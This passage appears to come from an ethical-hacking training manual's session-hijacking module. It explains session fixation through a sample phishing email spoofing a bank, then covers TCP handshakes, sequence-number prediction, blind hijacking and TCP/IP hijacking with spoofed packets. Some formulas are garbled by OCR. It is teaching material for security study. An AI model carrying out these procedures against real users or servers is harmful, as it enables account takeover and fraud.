alive.
- **Fixation phase**: In this phase, the attacker inserts the session ID to the victim's browser and fixes the session.
- **Entrance phase**: In this phase, the attacker simply waits for the victim to log in into the web server using the trap session ID.

Assume that the victim wants to use an online banking facility. Let us consider an online bank, say http://citibank.com/. If the attacker wants to fix this session, then he or she needs to follow the steps mentioned as follows:

- First, the attacker should log in into the bank's website as a trusted user.

- Then http://citibank.com/ issues a session ID, say **0D6441FEA4496C2**, to the_attacker.
- The attacker then sends the malicious link containing the session ID, say http://citibank.com/? SID=0D6441FEA4496C2, to the victim and lures the victim to click on it.
- When the victim clicks on the link treating it as a legitimate link sent by the bank, it directs the victim to the bank's web server for SID=0D6441FEA4496C2.
- The web server checks and informs that the session ID 0D6441FEA4496C2 is already established and is in active state and hence there is no need to create the new session. Here, the victim enters user name and password to login script and gains access to his or her account.
- Now the attacker can also access the user validate session, i.e., victim's online bank account page using http://citibank.com/? SID=0D6441FEA4496C2 as the attacker has knowledge of the session ID used by the victim.

To summarize this attack, we can say that in a session fixation attack, the victim is lured to log in to the attacker's session.



From: customer.care@citibank Sent: Wed 4/28/2010 4:23 PM
To: john@juggyboy.com
Cc:
Subject: Offers Raining

Hi John,

Check this out, here are cool new festival offers from our bank, http://citibank.com/?SID=0D6441FEA4496C2"

Thanks,
Customer Care, Citibank.

FIGURE 11.12: Illustrating session fixation attack



Module Flow


Session Hijacking Concepts
Application Level Session Hijacking
Network Level Session Hijacking
Session Hijacking Tools
Counter-measures
Penetration Testing

Module Flow

So far, we have discussed various session hijacking concepts and application-level session hijacking. Now we will discuss network-level session hijacking.

Session Hijacking Concepts	**Application Level Session Hijacking**
Network Level Session Hijacking	**Session Hijacking Tools**
Counter-measures	**Penetration Testing**

This section highlights network-level session hijacking and various techniques used to perform network-level session hijacking.



Network-level Session Hijacking

- The network-level hijacking relies on hijacking transport and Internet protocols used by web applications in the application layer
- By attacking the network-level sessions, the attacker gathers some critical information which is used to attack the application level sessions


Session Hijacking
Network-level hijacking includes:
Blind Hijacking
UDP Hijacking
TCP/IP Hijacking
RST Hijacking
Man-in-the-Middle: Packet Sniffer
IP Spoofing: Source Routed Packets

Network-level Session Hijacking

Network-level hijacking is implemented on the data flow of the protocol shared by all web applications. Attacks on network-level sessions provide the attacker with critical information that is helpful to **attack application-level** sessions.

Network-level hijacking includes:

- TCP/IP hijacking
- IP spoofing: source routed packets
- RST hijacking
- Blind hijacking
- Man-in-the-middle: packet sniffer
- UDP hijacking



The 3-Way Handshake

If the attacker can anticipate the next sequence and ACK number that Bob will send, he/she will spoof Bob's address and start a communication with the server

SYN Seq.:4000
SYN/ACK Seq:7000, Ack: 4001
ACK Seq: 4002, Ack :7001
Bob
Server

1. Bob initiates a connection with the server and sends a packet to the server with the SYN bit set
2. The server receives this packet and sends back a packet with the SYN/ACK bit and an ISN (Initial Sequence Number) for the server
3. Bob sets the ACK bit acknowledging the receipt of the packet and increments the sequence number by 1
4. Now, the two machines successfully established a session

The Three-way Handshake

When two parties establish a connection using TCP, they perform a three-way handshake. A three-way handshake starts the connection and exchanges all the parameters needed for the two parties to communicate. TCP uses a three-way handshake to establish a new connection. The following illustration shows how this exchange works is as follows:




FIGURE 11.13: Three-way handshake process

Initially, the connection on the client side is in the closed state and the one on the server side is in the listening state. The client initiates the connection by sending the Initial Sequence Number (ISN) and setting the SYN flag. Now the client state is in the SYN-SENT state.

On receipt of this packet, the server acknowledges the client sequence number, and sends its own ISN with the SYN flag set. Its state is now SYN-RECEIVED. On receipt of this packet, the client acknowledges the server sequence number by incrementing it and setting the ACK flag.

The client is now in the established state. At this point, the two machines established a session and can begin communicating.

On receiving the client's acknowledgement, the server enters the established state and sends back the acknowledgment, incrementing the client's sequence number. The connection can be closed by either using the **FIN or RST flag** or by timing out.

If the RST flag of a packet is set, the receiving host enters the CLOSED state and frees all resources associated with this instance of the connection. Any additional incoming packets for that connection will be dropped.

If the packet is sent with the FIN Flag turned on, the receiving host closes the connection as it enters the **CLOSE-WAIT mode**. The packets sent by the client are accepted in an established connection if the sequence number is within the range and follows its predecessor.

If the sequence number is beyond the range of the acceptable sequence numbers, the packet is dropped and an ACK packet will be sent using the expected sequence number.


For the three parties to communicate, the required things are as follows:

- The IP address
- The port numbers
- The sequence numbers

Finding out the IP address and the port number is easy; they are listed in the IP packets, which do not change throughout the session. After discovering the addresses that are communicating with the ports, the information exchanged stays the same for the remainder of the session. However, the sequence numbers change. Therefore, the **attacker must successfully guess the sequence numbers for a blind hijack**. If the attacker can fool the server into receiving his or her spoofed packets and executing them, the attacker has successfully hijacked the session.

Example:

- Bob initiates a connection with the server by sending a packet to the server with the SYN bit set.
- The server receives this packet and replies by sending a packet with the SYN/ACK bit and an ISN (Initial Sequence Number) for the server.
- Bob sets the ACK bit to acknowledge the receipt of the packet and increments the sequence number by 1.
- The two machines have successfully established a session.



Sequence Numbers

Sequence Number

Sequence numbers are important in providing a reliable communication and are also crucial for hijacking a session

Total Counters

They are a 32-bit counter. Therefore, the possible combinations can be over 4 billion

Hijack a Session

Therefore, an attacker must successfully guess the sequence numbers in order to hijack a session

Function

They are used to tell the receiving machine in what order the packets should go when they are received

Sequence Numbers

The three-way handshake in TCP has already been discussed. TCP provides a full-duplex reliable stream connection between two endpoints. A connection is uniquely defined by four elements: IP address of the sender, TCP port number of the sender, IP address of the receiver, and TCP port number of the receiver. The incrementing of sequence numbers can be seen in the three-way handshake. Each byte sent by a sender carries a particular sequence number that is acknowledged by the receiver at its end. The receiver responds to the sender with the same sequence number. For security purposes, the sequence number is different for different connections, and each session of a TCP connection has a different sequence number. These sequence numbers are crucial for security: they are 32 bits, so there are more than 4 billion possible combinations, which makes it very difficult to guess them. They are also critical for an attacker to hijack a session.

What happens when the initial sequence number (of the first packets of the client SYN packet or the server's SYN/ACK packet) is predictable? When the **TCP sequence is predictable**, an attacker can send packets that are forged to appear to come from a trusted computer. Attackers can also perform session hijacking to gain access to unauthorized information.

The next step is to tighten the OS implementation of TCP and introduce randomness in the ISN. This is carried out by the use of pseudorandom number generators (PRNGs). ISNs used in TCP connections are randomized using PRNGs. However, because of the implications of the central limit theorem, adding a series of numbers provides insufficient variance in the range of likely ISN values, thereby allowing an attacker to disrupt or hijack existing TCP connections or spoof future connections against vulnerable **TCP/IP stack implementations**. The implication is that systems that rely on random increments to generate ISNs are still vulnerable to statistical attack. In other words, over time, even computers choosing random numbers will repeat themselves because the randomness is based on an internal algorithm that a particular operating system uses. Once a sequence number has been agreed to, all the packets that follow will be the ISN_1. This makes injecting data into the communication stream possible.

The following are some terms used in referring to ISN numbers:

- SVR_SEQ: Sequence number of the next byte to be sent by the server
- SVR_ACK: Next byte to be received by the server (the sequence number of the last byte received plus one)
- SVR_WIND: Server's receive window
- CLT_SEQ: Sequence number of the next byte to be sent by the client
- CLT_ACK: Next byte to be received by the client
- CLT_WIND: Client's receive window

At the beginning, no data has been exchanged, that is, SVR_SEQ _ CLT_ACK and CLT_SEQ _ SVR_ACK. These equations are also true when the connection is in a quiet state, that is, no data is being sent on each side. These equations are not true during transitory states when data is sent. The following are the TCP packet header fields:

- Source port: Source port number
- Destination port: Destination port number
- Sequence number: Sequence number of the first byte in this packet
- Acknowledgment number: Expected sequence number of the next byte to be received

The following are the **control bits**:

- URG: Urgent pointer
- ACK: Acknowledgment
- PSH: Push function
- RST: Reset the connection
- SYN: Synchronize sequence numbers
- FIN: No more data from sender
- Window: Window size of the sender
- Checksum: TCP checksum of the header and data
- Urgent pointer: TCP urgent pointer

- Options: TCP options
- SEG_SEQ: Refers to the packet sequence number (as seen in the header)
- SEG_ACK: Refers to the packet acknowledgment number
- SEG_FLAG: Refers to the control bits

On a typical packet sent by the client (no retransmission), SEG_SEQ is set to CLT_SEQ, and SEG_ACK is set to CLT_ACK. CLT_ACK <_ SVR_SEQ <_ CLT_ACK _ CLT_WIND SVR_ACK <_ CLT_SEQ <_SVR_ACK _ SVR_WIND.

If a client initiates a connection with the server, the following actions will take place:

- The connection on the client side is in the CLOSED state.
- The one on the server side is in the LISTEN state.
- The client first sends its initial sequence number and sets the SYN bit: SEG_SEQ = CLT_SEQ_0, SEG_FLAG = SYN.
- Its state is now SYN-SENT.
- When the server receives this packet, it acknowledges the client sequence number, sends its own ISN, and sets the SYN bit:
  - SEG_SEQ _ SVR_SEQ_0
  - SEQ_ACK _ CLT_SEQ_0_1
  - SEG_FLAG _ SY N

  And sets:

  - SVR_ACK_CLT_SEQ_0_1

  Its state is now SYN-RECEIVED.
- On receipt of this packet, the client acknowledges the server ISN:
  - SEG_SEQ _ CLT_SEQ_0_1
  - SEQ_ACK _ SVR_SEQ_0_1

    And sets CLT_ACK_SVR_SEQ_0_1
- Its state is now ESTABLISHED.
- On receipt of this packet the server enters the ESTABLISHED state:
  - CLT_SEQ_CLT_SEQ_0_1
  - CLT_ACK_SVR_SEQ_0_1
  - SVR_SEQ_SVR_SEQ_0_1
  - SVR_ACK_CLT_SEQ_0_1
- The following transcript shows the next steps in the process.


Server	**Client**
LISTEN	CLOSED
	<-SYN,
	CLT_SEQ_0
LISTEN	SYN_SENT
SYN,ACK->	
SVR_SEQ_0	
CLT_SEQ_0+1	
SYN_RECEIVED	ESTABLISHED
	SVR_SEQ = CLT_SEQ_0+1
	CLT_ACK = SVR_SEQ_0+1
	<-ACK,
	CLT_SEQ_0+1
	SVR_SEQ_0+1
ESTABLISHED	
SVR_SEQ = SVR_SEQ_0+1	
SVR_ACK = CLT_SEQ_0+1	

TABLE 11.1: transcript showing next steps in the process

If a sequence number within the receive window is known, an attacker can inject data into the session stream or terminate the connection if he or she knows the number of **bytes** so far transmitted in the session (only applicable to a **blind hijack**).

The attacker can guess a suitable range of sequence numbers and sends out a number of packets into the network with different sequence numbers that fall within the appropriate range. Recall that the **FIN packet** is used to close a connection. Since the range is known, it is likely that the server accepts at least one packet. This way, the attacker does not send a packet for every sequence number, but can resort to sending an appropriate number of packets with sequence numbers a window size apart.

But how does the attacker know the number of packets to be sent? This is obtained by dividing the range of sequence numbers to be covered by the fraction of the window size used as an increment. **PRNG** takes care of this randomization. The difficulty of carrying out such attacks is directly proportional to the **randomness** of the **ISNs**. The more random the ISN, the more difficult it is to attack.



Sequence Numbers Prediction

1. After a client sends a connection request (SYN) packet to the server, the **server responds (SYN-ACK) with a sequence number** of choosing, which must be acknowledged by the client

2. This sequence number is predictable; the attack connects to a server first with its **own IP address**, records the sequence number chosen, and then opens a second connection from a forged IP address


3. The attack does not see the SYN-ACK (or any other packet) from the server, but can **guess the correct response**

4. If the **source IP address** is used for authentication, then the attacker can use **one-sided communication** to break into the server

Sequence Numbers Prediction

Once a client sends a connection request (SYN) packet to the server, the **server responds (SYN/ACK)** with a sequence number, which the client must then acknowledge (ACK).

This sequence number is predictable; the attack connects to a service first with its own IP address, records the sequence number chosen, and then opens a second connection from the forged IP address. The attacker does not see the SYN/ACK (or any other packet) from the server, but can guess the correct response. If the source IP address is used for authentication, the attacker can use **one-sided communication** to break into the server.



TCP/IP Hijacking

- TCP/IP hijacking is a hacking technique that uses spoofed packets to take over a connection between a victim and a target machine
- The victim's connection hangs and the attacker is then able to communicate with the host's machine as if the attacker is the victim
- To launch a TCP/IP hijacking attack, the attacker must be on the same network as the victim
- The target and the victim machines can be anywhere

SRC: 192.168.0.100, DST: 192.168.0.200, SEQ#: 1429775000, ACK#: 1250510000, LEN: 24
SRC: 192.168.0.100, DST: 192.168.0.200, SEQ#: 1250510000, ACK#: 1429725024, LEN: 167
Host Machine 192.168.0.200
Victim Machine 192.168.0.100
SRC: 192.168.0.100 DST: 192.168.0.200 SEQ#: 1429725024 ACK#: 1250510167 LEN: 71
Attacker System

TCP/IP Hijacking

TCP/IP hijacking is a hacking technique that uses spoofed packets to take over a connection between a victim and a host machine. Systems using **one-time passwords** can be easily attacked through this technique. The victim's connection hangs and the attacker is then able to communicate with the host's machine as if the attacker is the victim. It can be performed on a system on the same network as the victim. The host machine can be located anywhere.

Steps to be performed in TCP/IP hijacking:

- The **victim's connection is sniffed** by gaining his or her sequence numbers
- Using the sequence number, the attacker sends a spoofed packet from the victim's system to the host system
- The host machine responds to the victim, assuming that the packet has arrived from it, thus incrementing the sequence number thereby responding to the **victims IP**


